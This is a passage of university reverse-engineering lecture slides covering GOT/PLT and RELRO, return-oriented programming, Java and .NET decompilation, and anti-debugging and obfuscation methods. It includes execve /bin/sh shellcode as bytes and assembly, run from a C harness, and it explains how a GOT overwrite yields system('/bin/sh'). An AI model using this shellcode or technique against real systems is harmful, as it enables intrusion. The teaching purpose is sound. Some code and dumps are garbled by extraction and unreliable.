0080| 0x404050 --> 0x401096 (<closelog@plt+6>: push 0x7)
0088| 0x404058 --> 0x401096 (<rand@plt+6>: push 0x8)
0096| 0x404060 --> 0x4010c6 (<strncpy@plt+6>: push 0x9)
0104| 0x404068 --> 0x4010d6 (<time@plt+6>: push 0xa)
0112| 0x404070 --> 0x4010e6 (<xstat@plt+6>: push 0xb)
0120| 0x404078 --> 0x4010f6 (<readdir@plt+6>: push r13)
0128| 0x404088 --> 0x401106 (<fsseek@plt+6>: push 0xd)
0136| 0x404098 --> 0x401116 (<ptrace@plt+6>: push 0xe)
0144| 0x404090 --> 0x401126 (<asprintf@plt+6>: push 0xf)
0152| 0x4040a0 --> 0x401136 (<asprintf@plt+6>: push 0x10)
0160| 0x4040a8 --> 0x401146 (<open@plt+6>: push 0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>: push 0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>: push 0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>: push 0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>: push 0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>: push 0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x1
0232| 0x4040e8 --> 0x0
```

any security issue you might see?

RELRO: THE GOT AND PLT

- as functions are needed, table is filled

```
gdb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0x7ffff7fe190 --> 0x0
0016| 0x404010 --> 0x7ffff7fea440 (<_dl_runtime_resolve_xsave>: push rbx)
0024| 0x404018 --> 0x401036 (<free@plt+6>: push 0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>: push 0x1)
0040| 0x404028 --> 0x401056 (<exit@plt+6>: push 0x2)
0048| 0x404030 --> 0x401058 (<fread@plt+6>: push 0x3)
0056| 0x404038 --> 0x401076 (<fclose@plt+6>: push 0x4)
0064| 0x404040 --> 0x401084 (<opendir>: cmp BYTE PTR [rdi],0x0)
0072| 0x404048 --> 0x401094 (<strlen@plt+6>: mov ecx,edi)
0080| 0x404050 --> 0x7ffff7e22560 (<closedir>: test rdi,rdi)
0088| 0x404058 --> 0x401058 (<rand@plt+6>: push 0x8)
0096| 0x404060 --> 0x401060 (<strncpy@plt+6>: mov eax,edi)
0104| 0x404068 --> 0x401066 (<time@plt+6>: push 0x9)
0112| 0x404070 --> 0x401068 (<xstat@plt+6>: push 0xb)
0120| 0x404078 --> 0x7ffff7e88180 (<_GI_readdir64>: push r13)
0128| 0x404080 --> 0x401106 (<fseek@plt+6>: push 0xd)
0136| 0x404088 --> 0x401116 (<ptrace@plt+6>: push 0xe)
0144| 0x404090 --> 0x401126 (<asprintf@plt+6>: push 0xf)
0152| 0x404098 --> 0x401136 (<mprotect@plt+6>: push 0x10)
0160| 0x4040a0 --> 0x401146 (<fopen@plt+6>: push 0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>: push 0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>: push 0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>: push 0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>: push 0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>: push 0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x1
0232| 0x4040e8 --> 0x0
```

any security issue you might see?
puts("/bin/sh") becomes system("/bin/sh")

RELRO: THE GOT AND PLT

- solution: Read Only RElocations (RELRO)

```
gdb-peda$ telescope 0x403f20 30
0000| 0x403f20 --> 0x403d99 --> 0x1
0008| 0x403f28 --> 0x0
0016| 0x403f30 --> 0x0
0024| 0x403f38 --> 0x7ffff7e4abc0 (<_GI_libc_free>: push rbx)
0032| 0x403f40 --> 0x7ffff7e8cc00 (<_GI_exit>: mov eax,0x57)
0040| 0x403f48 --> 0x7ffff7e367f0 (<fread>: push r14)
0056| 0x403f50 --> 0x7ffff7e359e0 (<fclose>: push r12)
0064| 0x403f60 --> 0x7ffff7e87f60 (<_opendir>: cmp BYTE PTR [rdi],0x0)
0072| 0x403f68 --> 0x7ffff7e22560 (<_strlen_avx2>: mov ecx,edi)
0080| 0x403f70 --> 0x7ffff7e87fa0 (<_closedir>: test rdi,rdi)
0088| 0x403f78 --> 0x7ffff7e008f0 (<_srandom>: sub rsp,0x8)
0096| 0x403f80 --> 0x7ffff771daa0 (<_strmc_avx2>: mov eax,edi)
0104| 0x403f90 --> 0x7ffff7e359e0 (<time>: mov rax,QWORD PTR [rip+0xfffffffffffffffcl1])
0112| 0x403f98 --> 0x7ffff7e88160 (<_GI_readdir64>: mov rax,rsi)
0120| 0x403fa0 --> 0x7ffff7e88160 (<_GI_readdir64>: push r13)
0128| 0x403fa8 --> 0x7ffff7e3de00 (<fseek>: push rbx)
0136| 0x403fa9 --> 0x7ffff7e3de00 (<fseek>: push rbp,0x68)
0144| 0x403fb0 --> 0x7ffff7e1e950 (<_asprintf>: sub rsp,0xd8)
0152| 0x403fb8 --> 0x7ffff7ebe510 (<_mprotect>: mov eax,0xa)
0160| 0x403fc0 --> 0x7ffff7e363e0 (<_IO_new_fopen>: mov edx,0x1)
0168| 0x403fc8 --> 0x7ffff7e338d0 (<_rename>: mov eax,0x52)
0176| 0x403fd0 --> 0x7ffff7e1e890 (<_sprintf>: sub rsp,0xd8)
0184| 0x403fd8 --> 0x7ffff7e36c10 (<fwrite>: push r15)
0192| 0x403fe0 --> 0x7ffff7e8c910 (<_sleep>: push rbp)
0200| 0x403fe8 --> 0x7ffff7e00fc0 (<rand>: sub rsp,0x8)
0208| 0x403ff0 --> 0x7ffff7de9fb0 (<_libc_start_main>: push r14)
0216| 0x403ff8 --> 0x0
0224| 0x404000 --> 0x0
0232| 0x404008 --> 0x0
```

security-wise this is OK, but any drawback?

SUMMARY OF MITIGATIONS

- Position Independent Execution (PIE)
 - on by default on both Windows and Linux
- Stack Smashing Protection (SSP)
 - on by default on Windows, off by default on Linux
- Read Only RElocations (RELRO)
 - on by default on Windows, off by default on Linux

all these are done at the compiler

SUMMARY OF MITIGATIONS

- Position Independent Execution (PIE)
 - on by default on both Windows and Linux
- Stack Smashing Protection (SSP)
 - on by default on Windows, off by default on Linux
- Read Only RElocations (RELRO)
 - on by default on Windows, off by default on Linux

they cause an increase of 15–25% in running time

SUMMARY OF MITIGATIONS

- Position Independent Execution (PIE)
 - on by default on both Windows and Linux
- Stack Smashing Protection (SSP)
 - on by default on Windows, off by default on Linux
- Read Only RElocations (RELRO)
 - on by default on Windows, off by default on Linux

all these techniques come for free!

ROP

- Return Oriented Programming (ROP)

ROP: DATA EXECUTION

- the good-old times (shellcode.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>

int main()
{
    int e;
    char *argv[] = { "/bin/ls", "-l", NULL };

    e = execve("/bin/ls", argv, NULL);
    if (e == -1)
        fprintf(stderr, "Error: %s\n", strerror(errno));
    return 0;
}
```

ROP: DATA EXECUTION

- same program in Assembly

```
.text
.globl _start

_start:
    xor %eax,%eax
    push %eax
    push $0x68732f2f root@kali:~# objdump -d shellcode
    push $0x6e69622f shellcode: file format elf32-i386
    mov %esp,%ebx
    push %eax
    push %ebx
    mov %esp,%ecx
    xor %eax,%eax
    push %eax
    push $0xb,%al
    mov $0x40056: 31 c0 xor %eax,%eax
    push $0x40056: 50 push %eax
    int $0x80 3040057: 68 2f 2f 73 68 push $0x68732f2f
    push $0x40058: 68 2f 62 69 6e push %eax
    movl $1, %eax movl $0, %ebx
    int $0x80 0040061: 89 e3 mov %ecx,%ebx
    0040063: 50 push %eax
    0040064: 53 push %ebx
    0040065: 89 e1 mov %eax,%ecx
    0040067: b0 0b mov $0xb,%al
    0040069: cd 80 int $0x80
    004006b: b8 01 00 00 00 mov $0x1,%eax
    0040070: bb 00 00 00 00 mov $0x0,%ebx
    0040075: cd 80 int $0x80
```

ROP: DATA EXECUTION

- the same program back in C

```
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xel\xb0\x0b\xcd\x80";

int main(void)
{
    printf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

ROP: DATA EXECUTION

- the same program back in C

```
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xel\xb0\x0b\xcd\x80";

int main(void)
{
    printf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

what is going on here?

programs like these can no longer run on modern operating systems

- Data Execution Prevention (DEP)
- No eXecute (NX)

ROP: THE IDEA

- we are no longer in a golden age for attackers
- but there are some new ideas
- goal:** we would still like to execute arbitrary code
 - not be confined in the code space of the binary
- problem:** we cannot place code into data segments anymore
 - so, where can we place code?
 - can we use something that exists already?

ROP: THE IDEA

- we are no longer in a golden age for attackers
- but there are some new ideas
- goal:** we would still like to execute arbitrary code
 - not be confined in the code space of the binary
- problem:** we cannot place code into data segments anymore
 - so, where can we place code?
 - can we use something that exists already?
- one solution:** use pieces of code that already exist but stitch them together in a different order than the original one to perform overall the task that you want (like building a puzzle)

ROP: THE IDEA

- we cannot just stitch different pieces of code in general
- so how do we do this?
- what do we want?
 - jump to some instructions
 - execute starting from that point
 - then jump to other instructions
- what can we use to perform the wishlist above?

ROP: THE IDEA

- we cannot just stitch different pieces of code in general
- so how do we do this?
- what do we want?
 - jump to some instructions
 - execute starting from that point
 - then jump to other instructions
- what can we use to perform the wishlist above?
 - CALL
 - RET


ROP: THE IDEA

- what does CALL *destination* do?
- what does RET do?

ROP: THE IDEA

- what does CALL *destination* do?
 - pushes the return address on the stack (instruction after the CALL)
 - changes the Instruction Pointer to *destination*
- what does RET do?
 - pops the return address from the stack
 - go to where the Stack Pointer points to
 - take the value from there (it is an address)
 - increment Stack Pointer (i.e., remove address from the stack)
 - changes the Instruction Pointer to that address

ROP: THE IDEA




ROP: THE IDEA

- we overflow a lot more than just the return address

STACK	MACHINE CODE	LOGIC
high memory space	0xB8800000: pop eax ret	
ret address: 0xB8800030	value: 0x00400000	
ret address: 0xB8800010	ret address: 0xB8800020	
ret address: 0xB8800002	value: 0x00000002	
ret address: 0xB8800010	value: 0x00000001	
ret address: 0xB8800000	ret address: 0xB8800020	
buffers	0xB8800020: add eax, ebx ret	
low memory space	0xB8800030: mov [ebx], eax ret	

ROP: THE IDEA

- we overflow a lot more than just the return address



WHAT WE DID TODAY

- short review of ASLR/PIE
- SSP
- RELRO
- ROP

NEXT TIME ...

- RE for bytecode

REFERENCES

- Stack Binary Exploitation, <https://ir0nstone.gitbook.io/notes/types/stack>
- pwntools-tutorial, <https://github.com/Gallopsled/pwntools-tutorial/blob/master/rop.md>
- Return Oriented Programming (ROP) attacks, <https://resources.infosecinstitute.com/topic/return-oriented-programming-rop-attacks/>
- Binary exploitation, <https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation>
- Weird Return-Oriented Programming Tutorial, <https://www.youtube.com/watch?v=zaQNM3or7k>

REVERSE ENGINEERING – CLASS 0x07

.NET AND JAVA

Cristian Rusu

LAST TIME


- ASLR/PIE
- RELRO
- ROP

TODAY

- Running code that is not native
- .NET RE
- Java RE


FROM SOURCE CODE TO EXECUTION

- bytecode (non-native code): instructions are interpreted and this interpretation goes then to the CPU (knows only machine code)



FROM SOURCE CODE TO EXECUTION

- bytecode (non-native code): instructions are interpreted and this interpretation goes then to the CPU (knows only machine code)
- in principle, things are slower
- JIT compilation (Just-In-Time compilation) helps a lot



WHO CARES? (ALMOST) EVERYONE

Worldwide, Apr 2023 compared to a year ago:

Rank	Change	Language	Share	Trend
1		Python	27.43 %	-0.8 %
2		Java	16.41 %	-1.7 %
3		JavaScript	9.57 %	+0.3 %
4		C#	6.9 %	-0.3 %
5		C/C++	6.65 %	-0.5 %
6		PHP	5.17 %	-0.5 %
7		R	4.22 %	-0.4 %
8		TypeScript	2.89 %	+0.5 %
9	↑	Swift	2.31 %	+0.2 %
10	↓	Objective-C	2.09 %	-0.1 %
11	↑↑↑	Rust	2.08 %	+0.9 %
12	↑	Go	1.92 %	+0.5 %
13	↓	Kotlin	1.83 %	+0.2 %
14	↓↓↓	Matlab	1.73 %	-0.2 %

BYTECODE WHICH IS COMPILED

- bundles exist, packages that contain
 - bytecode (intermediate language)
 - configuration
 - dependencies
 - interpreter
- for python:
 - py2exe
 - pyinstaller
- if you can package it, you can unpackage it
 - decompyle3

JAVA EXAMPLE

- the code

```

1 public class HelloWorld {
2
3     public static long gcd(long a, long b){
4         long factor= Math.min(a, b);
5         for(long loop= factor;loop > 1;loop--){
6             if(a % loop == 0 && b % loop == 0){
7                 return loop;
8             }
9         }
10    }
11    return 1;
12 }
13
14
15@ public static void main(String[] args) {
16     // Prints "Hello, World" to the terminal window.
17     System.out.println("Hello, World");
18 }
19
20 }
```

JAVA EXAMPLE

- the hexeditor view

00000000	ca fe ba be 00 00 00 00 37	00 05 06 00 00 00 00 13 0a	[.....7.%.....]
00000010	1e 18 00 15 00 00 00 16	00 05 06 00 00 00 00 00 00	[.....init.....]
00000020	01 00 00 28 29 00 00 00	01 00 06 3c 69 6e 69 74 3e	[.....(IV).Code...]
00000030	01 00 00 03 29 00 00 00	04 43 6f 64 65 01 00 00	[.....(IV).Code...]
00000040	4c 60 6e 65 4e 75 6d 62	65 72 54 61 62 6c 65 01	[.....(I).Table...]
00000050	65 72 54 61 62 6c 65 01	28 60 6e 65 4e 75 6d 62	[.....(I).Table...]
00000060	53 74 61 63 6b 4d 63 70	64 61 62 6c 65 01 00 00	[.....(I).Table...]
00000070	64 61 69 01 00 16 28	50 4c 6a 61 76 61 2f 2f	[.....main.((L)java/l]
00000080	63 6e 67 2f 53 74 72 69	6e 67 2b 29 00 01 00 00	[lang/String;.jv....]
00000090	6e 67 57 6f 72 6c 64 2e	6a 61 76 61 9c 00 00 00	[HelloWorld.java...]
000000a0	09 07 00 01 0d 9c 00 1e	00 04 07 00 1f 00 00 00	[.....(I).Table...]
000000b0	23 01 00 09 04 48 65 6c 6c	67 2c 20 57 6f 72 6c 64	[.....Hello_World.....]
000000c0	65 61 62 6c 65 63 74 01	00 00 00 00 00 00 00 00	[.....(I).Table...]
000000d0	57 67 72 6c 64 01 00 10	6a 61 76 61 2f 6c 61 6e	[World...java/lan]
000000e0	67 2f 4f 62 6a 65 63 74	01 00 6a 6a 61 76 61 2f	[.....World...java/lan]
000000f0	6c 61 62 67 2f 4d 61 74	68 01 00 03 69 66 01	[lang/Math;.min..]
00000100	68 01 00 03 69 66 01	00 00 00 00 00 00 00 00	[.....(I).Table...]
00000110	65 6d 01 00 03 6f 75 74	01 00 15 4c 6a 61 76 61	[....out..Ljava/
00000120	65 6d 01 00 03 6f 75 74	01 00 15 4c 6a 61 76 61	[....out..Ljava/
00000130	2f 69 6f 2f 50 72 69 6e	74 53 74 72 65 61 6d 3b	[/io/PrintStream;
00000140	01 00 00 13 6a 61 76 61 2f	69 6f 27 65 61 6d 74	[java/io/Print
00000150	00 00 00 00 00 00 00 00	72 65 61 6d 74 00 00 00	[String;.println]
00000160	01 00 15 28 4c 6a 61 76	61 6f 2c 61 6e 67 2f 53	[.....(L)java/lang/S
00000170	74 72 69 6e 67 3b 29 56	02 21 00 00 00 00 00 00	[trin;.jv....]
00000180	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	[.....(I).Table...]
00000190	00 1d 00 01 00 01 00 00	00 05 2a 07 00 01 b1 b0	[.....(I).Table...]
000001a0	00 00 01 00 00 00 00 00	00 00 01 00 00 00 02 00	[.....(I).Table...]
000001b0	00 00 0c 0d 00 01 00	00 00 00 00 00 00 00 04	[.....o....]
000001c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	[.....(I).Table...]
000001d0	20 16 66 94 9e 00 21 1e	16 00 66 71 00 94 9a 00 00	[.....(I).Table...]
000001e0	20 16 66 71 00 94 9a 00	00 16 06 ad 16 06 00 65	[.....(I).Table...]
000001f0	37 00 00 07 ff de 00 ad	00 00 02 00 00 00 00 00	[7.....]
00000200	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	[.....(I).Table...]
00000210	24 00 00 00 27 00 00 00	30 00 00 00 00 00 00 00	[\$......\$.....]
00000220	00 00 03 fd 00 00 04 04	1b ff 00 00 00 00 00 00	[.....%......]
00000230	00 10 00 01 00 00 00 00	00 25 00 02 00 01 00 00	[.....%......]
00000240	00 00 00 00 00 00 00 00	00 00 00 00 00 01 00 00	[.....%......]
00000250	00 00 00 00 00 00 02 00	00 00 11 00 00 00 12 00	[.....(I).Table...]
00000260	01 00 11 00 00 00 02 00	12	[.....(I).Table...]
00000269			[.....(I).Table...]

JAVA EXAMPLE


- the reversed engineered code

```

1 public class HelloWorld {
2
3     public static long gcd(long a, long b){
4         long factor= Math.min(a, b);
5         for(long loop= factor;loop > 1;loop--){
6             if(a % loop == 0 && b % loop == 0){
7                 return loop;
8             }
9         }
10    }
11    return 1;
12 }
13
14
15@ public static void main(String[] args) {
16     // Prints "Hello, World" to the terminal window.
17     System.out.println("Hello, World");
18 }
19
20 }
21
22
23 public class HelloWorld {
24
25     public static long gcd(long paramLong1, long paramLong2) {
26         long l1 = Math.min(paramLong1, paramLong2); long l2;
27         for (l2 = l1; l2 > 1; l2--) {
28             if ((paramLong1 % l2 == 0) && (paramLong2 % l2 == 0)) {
29                 return l2;
30             }
31         }
32     }
33     return 1L;
34 }
35
36
37 public static void main(String[] paramArrayOfString) { System.out.println("Hello, World"); }
```

JAVA IN APK

- Android Application Package



https://apkpure.com/java-android.com.java_androidjavaandroid/download

C# EXAMPLE


- the code

```

public Form1()
{
    InitializeComponent();
    string user = Environment.UserName;
    if (DateTime.Now.Hour < 12)
    {
        lblGreeting.Text = "Good Morning " + user;
    }
    else if (DateTime.Now.Hour < 16)
    {
        lblGreeting.Text = "Good Afternoon " + user;
    }
    else
    {
        lblGreeting.Text = "Good Evening " + user;
    }
}
```

C# EXAMPLE

- the reversed engineered code



TOOLS TO “DECOMPILE”

- in the lab session you will use:
 - Bytecode Viewer
 - dnSpy
 - CFF Explorer

WHAT WE DID TODAY

- .NET RE
- Java RE

NEXT TIME ...

- RE review
- anti-RE mechanisms
- modern RE
- no lab session, come for feedback or if you have questions

REFERENCES

- Java bytecode reverse engineering, <https://resources.infosecinstitute.com/topic/java-bytecode-reverse-engineering/>
- Bytecode Obfuscation, https://owasp.org/www-community/controls/Bytecode_obfuscation
- Thwart Reverse Engineering of Your Visual Basic .NET or C# Code, <https://learn.microsoft.com/en-us/archive/msdn-magazine/2003/november/thwart-reverse-engineering-of-your-visual-basic-.net-or-csharp-code>
- Java and Java Virtual Machine security vulnerabilities and their exploitation techniques, <https://www.blackhat.com/presentations/bh-asia-02/LSD/bh-asia-02-Lsd-article.pdf> (and older reference, talks about the details of executing java bytecode: class loader, bytecode verifier, security manager)

REVERSE ENGINEERING – CLASS 0x08

FUTURE DIRECTIONS IN RE

Cristian Rusu

LAST TIME

- Running code that is not native
- .NET RE
- Java RE

TODAY

- Review
- Future directions

MAKE SURE YOUR SYSTEM IS STILL YOURS

MAKE SURE YOUR SYSTEM IS STILL YOURS

- rootkits
- System Call Hooking
- <https://exploit.ph/linux-kernel-hacking/2014/07/10/system-call-hooking/index.html>
- <https://blog.aquasec.com/linux-syscall-hooking-using-tracee>
- Alex Matrosov, Eugene Rodionov, Sergey Bratus, “Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats”, 2019

MAKE SURE YOU HAVE THE CORRECT TOOLS

MAKE SURE YOU HAVE THE CORRECT TOOLS

- static analysis
- dynamic analysis
- what we did not talk about is network activity: wireshark
- (maybe also detailed memory forensics)
- make sure you have the correct setup
 - isolation
 - sandbox/VM

ANTI-RE METHODS

ANTI-RE METHODS: ANTI-DEBUGGING

- try to guess that the current process is being debugged
 - if it is, do nothing “interesting”
- find anti-debugging tools in: running processes, title of the windows, registry installation keys
- both Windows and Linux have APIs to detect debuggers:
 - Windows we have `IsDebuggerPresent`, `CheckRemoteDebuggerPresent`, `ProcessDebugPort`, `OutputDebugString` etc.
 - Linux we have `ptrace`, `procfs`, etc.
- `TrapFlag` for each instruction
- Check Point Research, Anti-debugging tricks <https://anti-debug.checkpoint.com/>
- Anti-debugging techniques, <https://users.cs.utah.edu/~aburtsel/malwsem/slides/02-anti-debugging.pdf>
- Anti-debugging topics, <https://github.com/topics/anti-debugging>

ANTI-RE METHODS: OBFUSCATION

- makes code harder to understand
- prevents patterns matching (*metamorphizing malware*)
- comes with performance penalties
- *data obfuscation*: reordering, encoding, data to procedures ...
- *plain-text code obfuscation* is (kinda) trivial: js, php, python, etc.
- *machine code obfuscation*:
 - NOP instruction insertion
 - non-sense instruction insertion
 - replacing instructions
 - reordering instructions
 - adding jump instructions
 - function joining
 - control flow flattening
 - opaque jump conditions
 - ...

ANTI-RE METHODS

- Anti-debugging
- Anti-VM
- Obfuscation
- Packing
- ...

ANTI-RE METHODS: ANTI-VM

- may be hard, because the whole point of a VM is to make the guest OS “feel” like it is running on bare metal
- Anti-VM (connected to anti-debugging): parameters of the system, OS version, timing, etc.
- Anti-debugging and anti-VM techniques and anti-emulation, <https://resources.infosecinstitute.com/topic/anti-debugging-and-anti-vm-techniques-and-anti-emulation/>

ANTI-RE METHODS: PACKING

- packing: blocks static analysis (mostly), UPX
- very few imports from libraries
- disassembler can virtually find nothing useful
- PE header contains the usual suspects, UPX0 ...
- high entropy (something is encrypted or compressed)

ANTI-RE METHODS: OBFUSCATION AND PACKING

- MALWARE ANALYSIS - VBScript Decoding & Deobfuscating, https://www.youtube.com/watch?v=3Q9-X_NRIJc
- Lecture 26: Obfuscation, <https://www.cs.cmu.edu/~fp/courses/15411-f13/lectures/26-obfuscation.pdf>
- A Tutorial on Software Obfuscation, <https://mediatum.ub.tum.de/doc/1367533/file.pdf>
- Awesome Executable Packing, <https://github.com/packing-box/awesome-executable-packing>

ANTI-CHEATING

ANTI-CHEATING

- Kernel drivers (hooking in again a problem)
- <https://www.wired.com/story/kernel-anti-cheat-online-gaming-vulnerabilities/>
- <https://www.leagueoflegends.com/en-us/news/dev/dev-null-anti-cheat-kernel-driver/>
- Valve Anti-Cheat, https://en.wikipedia.org/wiki/Valve_Anti-Cheat

MALWARE ANALYSIS

- Workshop: Malware Analysis 1, <https://www.youtube.com/watch?v=d4d8VRsk4-0>
- Workshop: Malware Analysis 2, https://www.youtube.com/watch?v=Gm9rzqM_RJk
- Malware Hunting with Memory Forensics, <https://www.youtube.com/watch?v=ilmq5FUctsE>
- Analysis of RedXOR Malware, <https://ritsec.wordpress.com/2022/05/06/analysis-of-redxor-malware/>

RE AND ML

- binary diffing
- source code diffing
- CodeQL: "CodeQL lets you query code as though it were data", <https://codeql.github.com/>
- AFL++: "AFL++ a brute-force fuzzer coupled with an exceedingly simple but rock-solid instrumentation-guided genetic algorithm", <https://github.com/AFLplusplus/AFLplusplus>
- LLM will affect code writing/debugging/RE
 - PAY ATTENTION TO THIS!

NICE DEMOS

- Modern Binary Exploitation, <https://github.com/RPISEC/MBE>
- LifeOverflow CTF playlist, https://www.youtube.com/watch?v=MpeaSNERwOA&list=PL_hixgUqwRTiywPzsTYz28I-qezFOSaUYz
- Discover Vulnerabilities in Intel CPUs!, https://www.youtube.com/watch?v=x_R1DeZxGc0
- HakByte: How to use Postman to Reverse Engineer Private APIs, https://www.youtube.com/watch?v=mbrX1_CVG-0

NICE CONFERENCES

- DEF CON, <https://www.defcon.org/>
- CCC, www.media.ccc.de/c/35c3
- Hack in the Box, www.conference.hitb.org
- OffensiveCon, www.offensivecon.org
- RECON, <https://recon.cx/>
- Usenix ENIGMA, www.youtube.com/c/USENIXEnigmaConference/videos

WHAT WE DID TODAY

- Make sure your system is still yours
- Make sure you have the correct tools
- Anti-RE methods:
 - anti-debugging
 - anti-VM
 - obfuscation
 - packing
- Anti-cheating
- Malware analysis
- RE and ML
- References
 - nice demos
 - nice conferences

NO NEXT TIME

- \o

Who are we?

- > The University's CTF team
- > A community for passionate hackers and curious people
- > Some of us work in the Cybersecurity industry
- > Aaaaand... your teachers for today!



<https://dothidden.xyz>

Bypassing Mitigations


with .hidden

Table of contents


1. Attacks
2. Mitigations
 - a. NX bit
 - b. ASLR & PIE
 - c. Stack canaries
3. GOT & PLT
4. Exploit Building

Attacks

